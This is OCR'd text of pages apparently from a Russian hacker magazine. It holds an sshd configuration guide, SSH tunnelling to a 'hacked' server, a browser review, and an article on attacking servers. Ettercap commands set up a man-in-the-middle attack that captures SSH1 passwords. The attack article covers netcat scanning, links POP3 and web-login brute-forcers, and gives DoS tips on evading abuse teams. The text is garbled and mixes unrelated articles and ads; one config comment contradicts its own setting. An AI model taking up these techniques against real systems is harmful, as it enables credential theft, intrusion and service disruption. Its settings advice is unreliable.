К настройке sshd следует подходить очень осторож-но, так как любая незначительная ошибка может впоследствии стать причиной серьезных проблем. Конфигурационный файл демона sshd на первый взгляд выглядит немного странно: все опции заком-ментированы (таким образом разработчики указали дефолтные значения параметров). Для того чтобы внести изменения, нужно удалить решетку и изме-нить значение директивы. Перечислю наиболее важные и заслуживающие особого внимания опции:

```
# vi /etc/ssh/sshd_config
```

TCP-порт для ожидания подключений, по умолча-нию равен 22; чтобы немного сбить с толку скани-рующего, можно выставить 1022:
Port 22

Используемые протоколы; записи "1,2" и "2,1" идентичны:
Protocol 2,1

Следующая запись означает, что производится ожидание подключений по всем доступным сете-вым интерфейсам:
ListenAddress 0.0.0.0

Интервал регенерации ключа сервера для протоко-ла SSH1:
KeyRegenerationInterval 3600

Длина ключа сервера в битах для протокола SSH1:
ServerKeyBits 768

Параметр, определяющий, по истечении какого времени простаивающее подключение будет раз-орвано (в секундах):
LoginGraceTime 120

Запрещаем регистрацию суперпользователя:
PermitRootLogin no

Перед регистрацией пользователя проверяем пра-ва доступа к его домашнему каталогу:
StrictModes yes

Запрещаем беспарольную аутентификацию:
PasswordAuthentication yes
PermitEmptyPasswords no

Периодически будем отправлять клиенту запросы для проверки функционирования сеанса работы:
KeepAlive yes

А следующую фичу следует отключать только в слу-чае крайнего дефицита свободных системных рес-урсов, либо на постоянно перегруженном ftp-сер-вере, так как может произойти отказ в обслужива-нии из-за того, что для каждого соединения потре-буется создавать в два раза больше процессов:
UsePrivilegeSeparation yes

Сжимаем передаваемые данные; высшую степень компрессии стоит применять при дорогостоящем трафике, по умолчанию используется значение 6:
Compression yes
CompressionLevel 9

Определяем, какие пользователи с каких хостов могут регистрироваться в системе:
AllowUsers andrushock shocker@1.2.3.4

После сохранения конфигурационного файла важно проверить, правильно ли заданы права доступа к конфигам и ключам ssh: каталог /etc/ssh должен принадлежать суперпользователю и иметь биты (в восьмеричном значении) 755, файловые разрешения ssh_config и sshd_config должны быть 644, приватные и публичные ключи 600 и 644 соответственно.

PAM - ДЕЛИКАТНЫЙ КОНТРОЛЬ

Подгружаемые модули аутентификации берут на себя роль заботливых ключников, полностью осво-бождая программы, требующие регистрации поль-зователя, от проблем, связанных с выбором алго-ритма и особенностями аутентификации в конкрет-ной системе.

Для включения поддержки аутентификационных модулей придется снова обратиться к /etc/ssh/sshd_config:

```
# vi /etc/ssh/sshd_config
```

PAMAuthenticationViaKbdInt yes

Примеры pam-файлов, rc и init-скриптов для FreeBSD, дистрибутивов Suse, Caldera, Red Hat Linux можно найти в каталоге openssh-3.6.1p2/con-trib. Чтобы не повторяться, приведу содержимое моего pam-конфига для sshd в Gentoo Linux:

```
# vi /etc/pam.d/sshd
```

```
##%PAM-1.0
auth required pam_stack.so service=system-auth
auth required pam_shells.so
auth required pam_nologin.so
account required pam_stack.so service=system-auth
password required pam_stack.so service=system-auth
session required pam_stack.so service=system-auth
```

Как видишь, PAM представляет собой обычные программные библиотеки. Модуль auth выполня-ет проверку наличия пользователя в системе и сверяет регистрационные данные, модуль account контролирует распределение ресурсов системы для каждого бюджета, журналирован-ие событий занимается модуль session, а за веденный пользователем пароль отвечает модуль password.

SSH-ТУННЕЛИРОВАНИЕ

Одной из самых интересных возможностей OpenSSH является перенаправление портов, с по-мощью которого очень удобно создавать крипто-ванные туннели через незащищенные сети. Луч-ше всего это объяснить на примере. Допустим, ты только что подключился к домашней сети и решил проверить почту на недавно похваченном сервере в Нидерландах ;-). Ты ничего не зна-ешь о топологии этой сети, о компетентности односетчан, о присутствии перехватчиков се-тевых пакетов... не сеть, а кот в мешке. Зада-

Взлом

НЕВИДНЫЕ SSH-АЛОСТИ В СЕТЯХ

Andrushock (andrushock@real.xakep.ru)

ча: необходимо обеспечить зашифрованную связь и препятствовать перехвату наших паролей и должданных писем.

После выполнения следующей команды на 10 минут (600/60 сек) будет создан SSH1-туннель для безопасного доступа к службе POP3 на узле hacked.box.nl:

```
# ssh -c blowfish -1 -4 -C -x -f -L 110:localhost:110
shocker@hacked.box.nl sleep 600
```


Если в данный момент ты находишься в Windows, то попробуй использовать plink (www.chiark.greenend.org.uk/~sgtatham/putty/):

```
plink -1 -4 -L 110:localhost:110
shocker@hacked.box.nl sleep 600
```

Теперь измени в своем почтовом клиенте адрес POP3-сервера на 127.0.0.1 и спокойно забирай почту.

Немного усложним задачу: требуется подключаться по протоколу SSH2 и форвардить не только POP3, но и SMTP-соединения. Плюс дать возможность другим пользователям использовать твой туннель (флажок -g):

```
# ssh -2 -4 -C -N -f -g -L 25:localhost:25 -L
110:localhost:110 shocker@hacked.box.nl
```



Криптованные SMTP и POP3-сессии в режиме отладки

Х В СТИЛЕ]]

Согласись, при подключении к удаленному узлу тебе неоднократно приходила в голову мысль избавиться от нагоняющего тоску текстового режима и в полной мере насладиться возможностями X-Window. Не вопрос. Рассмотрим самый распространенный случай, когда клиентом выступает Windoze, а в роли сервера - *nix. Понадобятся всего лишь две программы: X-win32 - реализация X11-сервера для Windows (со всеми необходимыми шрифтами ~11 мегов; www.starnet.com/) и F-Secure SSH Client (~5 мегов; www.f-secure.com/products/ssh/). Ни PuTTY, ни SecureCRT использовать не получится: X-win32 работает только со своим ssh-клиентом.

Так как установка этих двух программ практически одинакова и сводится к методичному кликанью по кнопке Next, то сразу перейдем к созданию X11-сессии: Start -> Programs -> X-win32 -> X Config -> Add Method ssh. В появившемся окне указываем название сессии, удаленный хост, имя пользователя, его пароль и какую команду необходимо выполнить (в нашем случае /usr/X11R6/bin/xterm). Сохраняем сессию и включаем на сервере перенаправление пакетов по протоколу X11:

```
# vi /etc/ssh/sshd_config
```

```
X11Forwarding yes
X11DisplayOffset 10
X11UseLocalhost yes
```

Заставляем демон sshd перечитать свой конфиг:

```
# kill -HUP `cat /var/run/sshd.pid`
```



Пример создания X11-сессии

Теперь загружаем сам X-win32, ждем правой кнопкой крысы по появившейся в трее иконке и выбираем сохраненную сессию.

]]-IN-THE-MIDDLE


Существенным недостатком протокола SSH1 является подверженность Man-In-The-Middle (MITM) атакам. Про этот тип атаки и уязвимости протокола ARP было столько сказано и написано, что я останюсь только на практической части вопроса. Сначала с помощью ettercap'a строим список хостов в нашем сегменте сети:

```
# ettercap -Ndl
```


Затем из полученной базы берем IP и MAC-адреса клиента и сервера (вид записи: ettercap -za IP.address.of.server IP.address.of.client MAC.address.of.server MAC.address.of.client):

```
# ettercap -za 192.168.5.36 192.168.5.21
08:00:20:77:60:D8 00:02:B3:AD:95:C5
```

Сразу после установки соединения между 192.168.5.21 и 192.168.5.36 в левом нижнем углу ncurses-окна ettercap'a ты получишь логин и пароль подключившегося пользователя.



MITM-атака на практике



SSH2 неуязвим к этому типу атак

Как видишь, пароли в данном случае ловятся проще простого. Чтобы этого избежать, необходимо пользоваться SSH2.

СТАВИТЬ!

Если ты до сих пор держишь на своей машине устаревшие утилиты, вроде telnet, rlogin, rsh, то необходимо переходить на ssh. Именно ssh дает возможность пользоваться безопасным криптованным соединением по обычному tcp протоколу. К тому же ssh позволяет туннелировать соединения, создавать сеансы с X-сервером. Последнее выглядит весьма привлекательно, особенно если ты запустишь сеанс GNOME или KDE из-под винды. Так что общий вывод - ssh крайне полезная вещь, которая стала де-факто для всех *nix серверов. И это не случайно. Поэтому обезопась себя и ты!



ПРОСТИТЕ, А ЧТО У ВАС В ПАКЕТЕ?

SSH-ADD - вспомогательная программа для добавления личных ключей в кеш;
 SSH-AGENT - демон, занимающийся кешированием дешифрованных личных ключей;
 SCP - утилита для безопасного копирования файлов между хостами;
 SFTP - клиентская программа для sftp-server'a;
 SFTP-SERVER - серверная реализация защищенного FTP;
 SSH - клиент, обеспечивающий безопасное соединение;
 SSHD - демон, ожидающий подключения, выполняющий аутентификацию и полностью обслуживающий ssh-клиента;
 SSH-KEYGEN - утилита для создания и модификации ключей;
 SSH-KEYSCAN - утилита для сбора публичных ключей;
 SSH-KEYSIGN - помощник при использовании метода аутентификации, основанного на проверке хостов.

КОМПЬЮТЕРНЫЕ ВИРУСЫ



Ты узнаешь
какие бывают вирусы,
как не подцепить заразу
и как от нее избавиться,
освоишь самые
продвинутое техники
написания вирусов
и защиты от них.

В продаже
с 31 сентября

В ЭТОМ НОМЕРЕ:

- Техника заражения файлов
- Обзор антивирусов
- Диковинные вирусы
- Интервью с VirusBuster`ом из 29A
- Стелс-технологии
- Полиморфизм
- Защита от AV
- Все про вирусные мистификации



Юниксоид

Серфинг



ПИНГВИНОМ

Обзор *nix-браузеров


СЕРФИНГ С ПИНГВИНОМ

SHuRuP [www.nixp.ru]

Open-source способствует широкому выбору программного обеспечения для конечного пользователя. Разработчиков-энтузиастов по всему миру очень много, и каждый из них хочет создать программу, отличающуюся от аналогов по какому-либо определенному критерию или же сразу по всем показателям. В связи с таким положением дел на свет появляется великое множество разнообразных программных продуктов, предназначенных для выполнения конкретных задач. По той же причине многие свободно распространяемые разработки имеют версии типа "x.x.x", а зачастую и "0.x.x". Обычно развитие таких программ происходит настолько динамично, что пользователи просто не успевают привыкнуть к последней версии, как их привлекают новыми фантастическими возможностями, появившимися в очередном свежем релизе.

Браузеры для *nix-систем, естественно, не являются исключением: причем, несмотря на их немалое количество, ни одному из них не удалось завоевать такую доминирующую позицию среди Unix-оидов, как, скажем, IE - среди пользователей Windows (где его использование зашкаливает за 90%). Конечно, Mozilla очень популярна, но ведь и "легкие" браузеры, основанные на ее движке, приобретают все новых и новых постоянных пользователей. А что насчет Konqueror'a, которым пользуется почти каждый начинающий линуксоид (в первую очередь, в качестве файлового менеджера по умолчанию в графической среде KDE)? Не стоит забывать и про продукт от Opera Software... Навязывание какого-то определенного браузера из перечисленных ниже было бы, по крайней мере, неэтичным, а вот список того, из чего вообще стоит выбирать, может оказаться полезным каждому. Кто-то, наконец, найдет свой идеал, а другие просто узнают о существовании достойных альтернатив.

Mozilla



Mozilla


- Сайт: www.mozilla.org/
- Скачать: www.mozilla.org/releases/
- Приблизительный вес: 14-15 Мб

■ ОПИСАНИЕ: Пожалуй, самый популярный браузер среди пользователей *nix-систем. Превосходит все аналоги по функциональности и возможностям. Помимо самого браузера в пакет входят дополнительные утилиты, также являющиеся достойными представителями программ своего вида: Mozilla Mail & Newsgroups (почтовый клиент, поддерживающий и работу с новостными группа-

ми), Mozilla Composer (HTML-редактор), ChatZilla (irc-клиент). Все эти дополнительные компоненты устанавливаются по желанию, а вместе составляют мощный программный комбайн для работы в интернете. Стоит отметить, что Mozilla породила большое количество проектов с браузерами, основанными на ее движке.

■ ИТОГО: Идеальное решение для всех, кого не пугает некоторая общая нагруженность данного продукта.

Opera




Opera

- Сайт: www.opera.com/
- Скачать: www.opera.com/download/index.dml?platform=linux
- Приблизительный вес: 3-5 Мб

■ ОПИСАНИЕ: Носит гордое звание "самого быстрого браузера в мире". Opera Software параллельно ведет разработку версий своего детища для Windows, Linux, Mac, OS/2, Solaris, FreeBSD, QNX, Symbian, из-за чего возникает некоторая путаница среди последних релизов для разных платформ (т.е. например, на данный момент последняя версия для Win - 7.01, а для Linux'a - 6.11). Opera поддерживает все основные Web-стандарты и отображает страницы в соответствии с официальными рекомендациями (поэтому и некоторые сайты порой отображаются совершенно не так, как задумывали их создатели, даже будучи профессионалами в html :)). По функциональности способна удовлетворить (и даже более того) любого среднестатистического пользователя.

■ ИТОГО: Лучший вариант для dial-up'щиков, если главным критерием отбора браузера является скорость загрузки страниц.

Konqueror



Konqueror

- Сайт: www.konqueror.org/
- Скачать: www.konqueror.org/install-source.html
- Приблизительный вес: 9-10 Мб

■ ОПИСАНИЕ: Engine'ом для отображения страниц стал khtml, который также используется многими другими приложениями KDE. Разработчики обещают работу 90% всех web-скриптов, что, на первый взгляд, может не понравиться, но на самом деле является относительно неплохим показателем, учитывая наличие некоторых проблем с JavaScript'ом у большинства *nix-браузеров. К большому разочарованию всех пользователей, привыкших к работе в Oper'e, Mozill'e и основанных на ее движке "обозревателях", отсутствует поддержка tabbed browsing'a, что приводит к нежелательному засорению toolbar'a безумным количеством открытых окошек с различными сайтами. А к плюсам можно отнести возможность добавления плагинов Netscape'a, потенциально значительно увеличивающую функциональность Konqueror'a. Помимо использования возможностей браузера, допускается применение Konqueror'a как мощного файлового менеджера и универсального просмотрщика изображений.

■ ИТОГО: Родной и любимый программный продукт для многочисленных пользователей KDE.

Amaya

- Сайт: www.w3.org/Amaya/
- Скачать: www.w3.org/Amaya/User/SourceDist.html
- Приблизительный вес: 4-5 Мб

■ ОПИСАНИЕ: Браузер создан небезызвестным W3C (хинт: этот консорциум является родоначальником HTML), что уже само по себе говорит о его максимально возможной правильности и точности отображения web-ресурсов. Amaya является интересным симбиозом браузера и html-




Amaya

редактора, что становится наглядным при первом же просмотре какой-либо страницы: по умолчанию включен "Editor Mode", который позволяет на лету редактировать содержание. И эта возможность распространяется не только на html-страницы, но и на MathML (.mml), SVG (.svg). Также существует интересная система "аннотаций", с ее помощью создаются специальные комментарии к определенным страницам или выделенным частям текста.

■ **ИТОГО:** Рекомендуется к использованию web-дизайнерам и верстальщикам html-кода.

Galeon



Galeon

- **Сайт:** <http://galeon.sourceforge.net/>
- **Скачать:** <http://galeon.sourceforge.net/download/>
- **Приблизительный вес:** 4-5 Мб


■ **ОПИСАНИЕ:** Один из многочисленных браузеров, основанных на движке Mozilla'и. По задумке разработчиков, это облегченная версия Mozilla'и для графической среды GNOME (поэтому для браузера помимо Mozilla'и необходимы Gnome'овские библиотеки), но Galeon без проблем работает и под другими оболочками, полностью сохраняя свою функциональность. Радует глаз красиво оформленное меню настроек, которое, хоть и уступает по возможностям своему прародителю, выглядит весьма достойно. Удобное и выходящее меню настроек, где можно быстро включить/отключить прокси, убрать все картинки с сайта, остановить анимацию и т.п. одним кликом. Одним из немногих минусов Galeon'а является его нестабильность: при работе со "stable"-версиями 1.2.x я неоднократно сталкивался с крайней неприятными падениями программы в самые неподходящие моменты без особых причин (. Но в целом браузеру удается отлично сочетать в себе скорость и возможности, чем большинство похвастаться не в состоянии.

■ **ИТОГО:** По моему скромному мнению, самое лучшее, что удалось создать программистам на основе Mozilla'и.

Phoenix

- **Сайт:** www.mozilla.org/projects/phoenix/
- **Скачать:** www.mozilla.org/projects/phoenix/phoenix-release-notes.html
- **Приблизительный вес:** 9-10 Мб

■ **ОПИСАНИЕ:** Еще один браузер, основанный на движке Mozilla'и. Возможностей поменьше, чем в Galeon'е, но все самое необходимое (и даже более того) присутствует. Разработчики и сами не хотят появления всяких "ненуж-




Phoenix

ных возможностей", которые бы только загрузили работу их продукта. Интерфейс браузера не был и не будет в стиле гиков или хакеров, а также минималистическим; идея проекта заключается в создании "лучшего web-браузера для большинства". Разочаровало ощущение какой-то недоделанности: так снятие флажка с опции "Enable images" ни к чему не приводит, а возможность установления флажка для загрузки картинок исключительно с данного сервера ("for the originating Web site only") вообще не предусмотрена, хотя все это нормально работает как в самой Mozilla'е, так и, например, в Galeon'е. Видимо, это связано с тем, что проект только начал развиваться.

■ **ИТОГО:** Бурно развивающийся браузер, основанный на Mozilla'е, с большим будущим.

Dillo



Dillo

- **Сайт:** <http://dillo.auriga.wearlab.de/>
- **Скачать:** <http://dillo.auriga.wearlab.de/download.html>
- **Приблизительный вес:** 300-400 Кб

■ **ОПИСАНИЕ:** Главным достоинством браузера является скорость (как его работы вообще, так и загрузки страниц). И разработчики Dillo действительно потрудились на славу: им удалось создать минималистический браузер, исходники которого занимают всего 365 (!) Кб, способный еще поспорить с вышеупомянутым "самым быстрым браузером". Естественно, уместить что-либо, кроме основ для нормальной работы браузера, в 365 Кб было бы уже слишком. Так что с функциями у Dillo не то, чтобы плохо, а их вообще фактически нет (все, что можно отметить, это поддержка cookies и bookmark'ов). Но проект еще молодой, браузер не достиг зрелой версии (1.0+), а совершенствования сейчас в основном заключаются в улучшениях качества отображения html-кода (например, одной из основных задач на будущее является добавление поддержки фреймов).

■ **ИТОГО:** Для минималистов...

Приведенный список браузеров далеко не полон - их количество слишком велико, чтобы описывать все (а некоторые просто не заслужили такой чести). Если этого мало, то добро пожаловать на freshmeat.net (и аналогичные порталы с софтом для *nix), где можно отыскать что-нибудь поэкзотичнее - только я не уверен, что это оправдает возложенные надежды...



В ПРОДАЖЕ С 9 ОКТЯБРЯ



COVER STORY World of Warcraft

Сможет ли World of Warcraft совершить долгожданный прорыв в жанре онлайн-овых RPG?

МЫСЛИ ВСЛУХ

Кто одержит победу в битве шутеров, посвященных Второй мировой войне? Читайте наш специальный репортаж про двух главных соперников: Call of Duty и Medal of Honor: Pacific Assault.

ДЕМИУРГИ II

Эту игру мы ждали с нетерпением со дня первого анонса и вплоть до выхода. И вот она на нашем разделочном столе: красивая и свежая! Читайте эксклюзивный обзор!

ТЕСН

Тест: семь мониторов для игроманов. Сделай сам: собираем домашний кинотеатр. Первый взгляд: системная плата Gigabyte GA-7VT600 1394. Джойстик Saitek Cyborg Evo. 3D-акселератор ASUS V9950 Ultra. «Крякнутый Кейс». Новости.

А также: новости, preview, review, loading, советы по прохождению игр, как это делается..., игровая альтернатива, двадцатка лучших игр, график выхода игр и многое другое

(game)land



Юниксоид

БОЕВОЙ СОФТ В LINUX

☉ Дмитрий Докучаев aka Forb (forb@real.xaker.ru)

Боевой софт

В Linux

Скитаясь по просторам интернета, все чаще встречаешь зафаерволенные до зубов сервера. Разумеется, без этого прожить довольно сложно - ломают в момент. Эксплоиты в наше время все чаще прорываются из private в public источники, тем самым позволяя даже самому ушастому ламеру поломать самый безопасный сервер. Защищать свои машины всегда полезно, но иногда стоит задуматься и о некоторой контратаке, которая остановит даже самого коварного противника. Речь пойдет не о применении банальных exploits, это ты сможешь сделать самостоятельно, здесь нет ничего сложного. А поговорим мы о чудо-программках, способных существенно помочь тебе в сборе информации о противнике для нанесения достойного удара по почкам :).

Вооружаем твоего пингвина до зубов!

Сбор информации о противнике

Разумеется, перед атакой ты должен знать о жертве как можно больше: начиная с ip-адреса и заканчивая физическим расположением сервера (вдруг ты атакуешь сервер нашей доблестной милиции, которая постучится к тебе в дверь через 20 минут после факта атаки). Также ты должен знать все открытые порты на сервере. Иными словами, без хорошего сканера тебе не обойтись. О них и поговорим.

1. Nmap - оружие настоящего разведчика.

Если ты выбрал nmap - сканер портов нового поколения, о котором не раз писал X, то ты сделал шаг в верном направле-

нии. Я не буду расписывать его возможности, а лишь укажу некоторые плюсы этого чудо-сканера, чтобы лишний раз убедить тебя в его огромном преимуществе перед другими. Итак:

- Присутствие stealth-сканирования. Как правило, сам факт сканирования не записывается в логи, так как полное tcp-соединение еще не осуществилось, но nmap уже узнал об открытом порте.
- Возможность определения операционной системы, установленной на сервере. Но, к сожалению, на практике система определяется довольно криво, поэтому доверять этой фене не стоит.

-Некоторые приятные мелочи: изменения source ip-адреса, поддержка сканирования udp-портов и прочее.

```
[root@shell root]# nc -v -z -w2 222.222.222.222 1-500
[222.222.222.222] 300 (?) : Operation timed out
[222.222.222.222] 143 (imap) open
[222.222.222.222] 113 (auth) open
[222.222.222.222] 111 (sunrpc) open
[222.222.222.222] 110 (pop3) open
[222.222.222.222] 106 (pop3pw) open
[222.222.222.222] 94 (objcall) : Operation timed out
```

Огорчает только один минус: nmap'у нужны root-права. Этот недостаток может оказаться фатальным, из-за которого разведчик отказывается от "услуг" сканера, несмотря на его продвинутость.

2. NetCat - швейцарский нож нового поколения.

В противовес Nmap, я решил выставить невзрачную, на первый взгляд, сетевую утилиту netcat. Недаром ее прозвали швейцарским ножом за огромную пользу, которую она принесла. Рассмотрим простую строку, реализующую сканирование tcp-портов. Даю гарантию, что о возможности сканирования портов в NetCat мало кто знает, а если и догадывается, то не умеет применить ее. Если ты думаешь, что сканирование портов - единственная фишка NetCat, ты ошибаешься. Его возможности практически безграничны. Он может как прибиндить шелл на каком-либо порту, так и выполнять туннельную передачу данных между портами. Главное, знать опции этой чудесной тулзы. Поговорим о httpd. Очень часто требуется узнать баннер этого (хотя и не только этого) сервиса для определения, скажем, операционной системы сервера. Можно решить задачу в лоб: запустить telnet на порт и передать туда интересные данные. Но участие "разведчика" в этой рутинной работе нежелательно, поэтому нас опять выручит NetCat. Дело в том, что сетевая кошка легко взаимодействует между локальными файлами и удаленными портами, поэтому задать алгоритм чтения баннера с порта можно легко и непринужденно.




Выводим на чистую воду дырявые httpd

Брутфорс - тупой, но действенный метод

Брутфорс всегда был и останется самым любимым методом взломщика :). Если ты изучал теорию вероятности, то можешь рассчитать везение в подборе пароля или логина с паролем (для особых везунчиков). Что касается софта для этого черного дела, то, к сожалению, большого ассортимента брутфорсов для Linux не найти (пара-тройка самописных сишников, не больше), поэтому приходится писать брутфорсеры самому. Как уважающий себя линуксоид ты обязан знать устройство и работу программы, которую ты запускаешь, иначе и вирус запустить не долго, поэтому неглубокое погружение в коддинг не повредит. Перед знакомством с брутфорсерами поговорим о самом методе, а также о его недостатках, ведь неспроста все профессиональные взломщики пренебрегают этим методом. Поехали:
 - Ограниченная скорость. Это, пожалуй, самый важный фактор, из-за которого брутфорс уже неактуален. Сам посудите, даже на хорошем канале на полный перебор одномогабайтного словарика у тебя уйдет не меньше 10 часов. К тому же, кто знает характер админа, который вполне мог поставить себе пароль, типа: J8sAe3sm7VxW.
 - Логи. Каждая попытка авторизации, как правило, записывается в лог-файл системы (если, конечно, это не Windows 95). Опять же, не зная характера администратора системы, ты можешь получить по башке от органов ОБЭП или от своего провайдера. А можешь и не получить... Как повезет.
 - Недостаток софта. Как я уже сказал, действительно дельных брутфорсеров встречается мало, так как алгоритм их действия поймет даже дурак, а актуальность брутфорса как метода давно утрачена. Но, если первые два недостатка можно считать неисправимыми, тут я тебе помогу скромной подборкой моего личного и проверенного в работе софта.

Бругаем ror3-аккаунты, или реальный DoS почтовому серверу

Первый мой релиз - простенький ror3-брутфорсер. На самом деле, вещь незаменимая и уникальная, так как если ты заломал какой-нибудь сервер и жаждешь достать валидный аккаунт среди множества юзеров, то, запустив его локально, ты сможешь добыть огромную базу пользователей системы без особого напряжения и мозолей на пальцах. Я не буду подробно комментировать код, так как брутсер написан на Perl. Надеюсь, ты читаешь рубрику Коддинг и уже давно знаешь, как осуществить простые алгоритмы на этом языке. Сам же алгоритм, как я уже сказал, очень простой: открывается ворд-лист с предполагаемыми паролями, берется по циклу каждое слово в листе, затем происходит коннект на 110 порт сервера-жертвы, пересылка команд USER и PASS, и в зависимости от результата - решение о правильности пароля. Сам по себе код не содержит каких-либо сложных операторов. Еще один плюс этого брутфорсера - его с легкостью можно перенастроить на другой сервис, например, на ftp, где обмен командами в точности совпадает с ror3d. Иными словами - все в твоих руках :).



Перебираем словарный запас русского языка

Подбираем пароли к web-admin-zone

Следующий брутфорсер, который удостоен чести быть описанным в этом материале, будет в виде подборщика паролей к веб-авторизации. Для составления алгоритма этого брутфорсера нужно знать, что пароли для этого дела передаются в MIME-хэше, в виде "user:password". А генерировать такой хэш, имея стандартные модули Perl, не так уж сложно - всю работу за нас выполнит модуль MIME::Base64. Прочитав хелп к нему, мы узнаем, что функция encode_base64() возвращает нам закодированный ее параметр. Далее алгоритм сводится к предыдущему, если не считать, что мусора на сервер поступит больше, чем в случае с ror3-брутфорсером, что опять-таки повлияет на скорость работы нашего переборщика... В этом проекте ты также найдешь удобную вещь - текущий процент перебора (иногда полезно знать, сколько лет тебе осталось до полного перебора твоего гигабайтного словарика :). Да, чуть не забыл. Лови линку на эти два брутфорсера: <http://kamensk.net.ru/forb/1/x/brute.tar.gz>. Словарей внутри не ищи, так как вкусы у всех разные, а заливать на сервер лишние сто мегов я не хочу.

Сара о DoS


В случае, если ты, прочитав заголовок, подумал, что я буду толковать о крутой операционке Dos v3.0, то тебе в Hack-Faq :), ибо эту аббревиатуру ты должен знать как свои пять пальцев. DoS расшифровывается как Denial of Service, или по-простому - отказ в обслуживании. Принципы DoS-атак не раз были описаны в журнале, поэтому, думаю, повторение изученного материала тут ни к чему. А о том, что поможет совершить это грязное дело, мы все-таки поговорим. Но прежде чем рассказывать о DoS'ерах, я должен предупредить тебя о трех серьезных вещах.

1. Канал. По определению твой канал должен быть намного шире канала жертвы-сервера, поэтому, если ты сидишь на диалогe города-героя Мухомосранска, ничего хорошего из атаки не выйдет.
2. Трафик. Учитывай тот фактор, что весь трафик, который ты

нагонишь удаленному серверу, может учитываться твоим провайдером, так что у тебя есть реальный шанс наступить на свои же грабли.


3. Безопасность. В последнее время DoS-атаками занимается abuse-служба атакованных компаний. Иными словами, если тебя засекут, тебе будет несладко, поэтому, если и идешь на грязное дело - иди с умом.

